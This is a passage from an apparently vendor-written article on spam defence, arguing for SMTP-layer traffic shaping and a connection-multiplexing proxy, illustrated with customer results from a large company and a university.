Similarly, reputation systems that identify suspicious IP addresses have become asymptotic in their effectiveness. The spread of botnets has led to a virtually inexhaustible supply of new IP addresses, which spam us a few times and then disappear forever. Most of the large anti-spam companies now have comprehensive blacklists that are updated every minute.

In other words, we are blocking everything we possibly can, and yet the spam problem continues to grow. So what can we do?

SLOWING THINGS DOWN

Bill Gates was right in 2004 when he boldly posited that the way to solve the spam problem was to introduce a cost barrier that caused spamming to cease to be profitable. But unfortunately for Bill, spammers created botnets, which have rendered them more computing power than most governments. One way to think of the problem is that the spammers have millions of computers. You only have a handful, and you have to pay for yours. Who's going to win? While we can't win the spam war with better filters or better blacklists, there is something we can do.

We can make botnets unprofitable by slowing down spam traffic.

The drawing on the left of Figure 3 shows how a typical email system deals with spam. Zombies pour messages into the top and the email server receives the messages as quickly as it can. The spam filter analyses and tries to filter out any messages that appear to be spam. Filters are effective at separating spam from email but do nothing to stop the rising volume of spam. As time passes, the server becomes overloaded, which results in delivery delays and temp-failing of emails. The problem with this approach is




Figure 3: Traditional email system vs. traffic-controlled email.

that as spam volumes increase, so does the CPU required to process all the mail. Keeping up with volume with filters alone is a never-ending cost. In short, spam filters aren't getting a whole lot more accurate, and they are getting more computationally complex.

The drawing on the right side of Figure 3 shows another approach to receiving email that we have been developing for the past three years. Data flows through a transparent proxy from the Internet to the organization's existing email infrastructure. Sources with good traffic are prioritized while sources that are sending spam are restricted. The system identifies abusive senders at the SMTP protocol layer and throttles those connections back. Senders of spam are literally not permitted to deliver packets to the network, eliminating abusive traffic before it is delivered.

The result is a clean mail stream of less than 30 per cent its original volume. Limiting the bandwidth and resources that spamming sources use causes spam software to time out and move on to more vulnerable targets. This slowing down approach works by traffic-shaping the TCP connection and implements similar methods to those of a network load-balancing device.

REAL-WORLD SCENARIOS

Despite all the money invested in anti-spam solutions, the volume of spam continues to rise. Organizations receiving the spam bear the cost. One company to have implemented the TCP traffic-shaping approach is a major Fortune 500 company that was being flooded with so much spam that legitimate email was being delayed for hours at a time, so




Figure 4: Effect of deploying traffic-shaping technology.

that spam filters could catch up with processing backlogged traffic.

The company's administrators were using all the blacklists they could find, but even though the blacklists got rid of 50 to 70 per cent of the spam coming from well-known sources, the spam that remained was significant enough to be a very serious problem. They deployed our network traffic-shaping technology to restrict the suspect traffic.

The result was that spam volume dropped dramatically from 70 per cent of all traffic to 20 per cent overnight (see Figure 4), and as an experiment, they turned off four of six servers to handle all inbound mail. More importantly, they no longer needed to waste time maintaining content filters, adding more servers or experiencing slow SMTP responses.

There are limitations with every anti-spam technology. While filtering is effective at separating spam from email, it is only effective when it is one layer in a multi-tiered anti-spam architecture designed to leverage various technologies suited to each task. Applying traffic shaping at the network edge ensures legitimate senders get excellent quality of service and their mail flows quickly, whereas spammers are given very poor quality of service and their mail is not allowed into your network.

PROBLEMS WITH THROTTLING

Slowing traffic from spammers works well. It decreases spam volume, contains infrastructure costs, and allows admins to deal effectively with the large proportion of senders that are not yet included in a blacklist. The problem with slowing down spammers is that it increases the number of TCP connections to the email server.

In the previous example, the customer dealt with 100 connections at a time, but after traffic shaping, they now see upwards of 1,000 concurrent connections. This ten-fold increase in the number of connections utterly destroys most email servers. To illustrate this problem, consider that it takes up to two seconds to deliver an email message under normal circumstances. Slowing down a spam zombie causes the connection to last an average of 40 seconds. If a significant proportion of connections are lasting 30 times longer than normal, then the number of connections you have going on at any one time grows.

Figure 5 shows the number of SMTP connections being handled by a single server at a large university using the traffic-shaping technology. Note that the number of concurrent connections hovers around 500. The red line represents the total number of connections. The green line indicates the number of connections that the traffic control software is choosing to slow down.




Figure 5: SMTP connections.

Administrators running Sendmail or Postfix will note that 500 concurrent connections is a large number. The amount of memory required to handle 500 concurrent Sendmail processes, plus any associated spam-filtering processes, is considerable. If we were passing this number of connections through to Sendmail, the email server would almost certainly become overloaded.

One approach to improve the scalability of email systems is to redesign the email server completely with a new, highly scalable software architecture. But redesigning the email server is difficult, and changing the email system is a large commitment. An asymmetric SMTP proxy called real-time SMTP Multiplexing was built to solve the scalability challenge posed by traffic shaping. The proxy accepts thousands of connections from the Internet and then multiplexes these connections onto a much smaller pool of connections with the existing email server (see Figure 6). Unlike an email server, our proxy server doesn't save messages to disk, which means it is a lot less complex and also doesn't consume much in the way of system resources.




Figure 6: Real-time SMTP multiplexing.




Figure 7: SMTP connections to the university server after multiplexing.

Figure 7 shows the number of connections to the email server of the large university mentioned previously. The red line indicates that the average number of connections with the email server hovers around 50, which is well within the amount a typical email server can handle. By multiplexing the SMTP connections, the system can achieve a 5:1 or 10:1 reduction in the number of connections the email server has to deal with. Moreover, reducing the concurrency of connections the email server has to deal with enables a large proportion of the incoming connections to be reduced, getting rid of a great deal of spam traffic in the process.

CONCLUSION

Spamming is an arms race. The real arms race today is one of sheer volume between the amount of traffic spammers can send and the volume of traffic that administrators can successfully receive. Despite the anti-spam mechanisms in place worldwide, spam volumes continue to rise. Some analysts believe that filters may have led to the increased volume. Better filtering only causes spammers to send more messages to improve their chances of getting through. The ability to plan correctly and provision the capacity needed to deal with what spammers throw at you is extremely difficult when unseen sources disable your 'content rules'. With botnets, spammers have very scalable delivery infrastructures and receiving and filtering messages will be more demanding than ever before.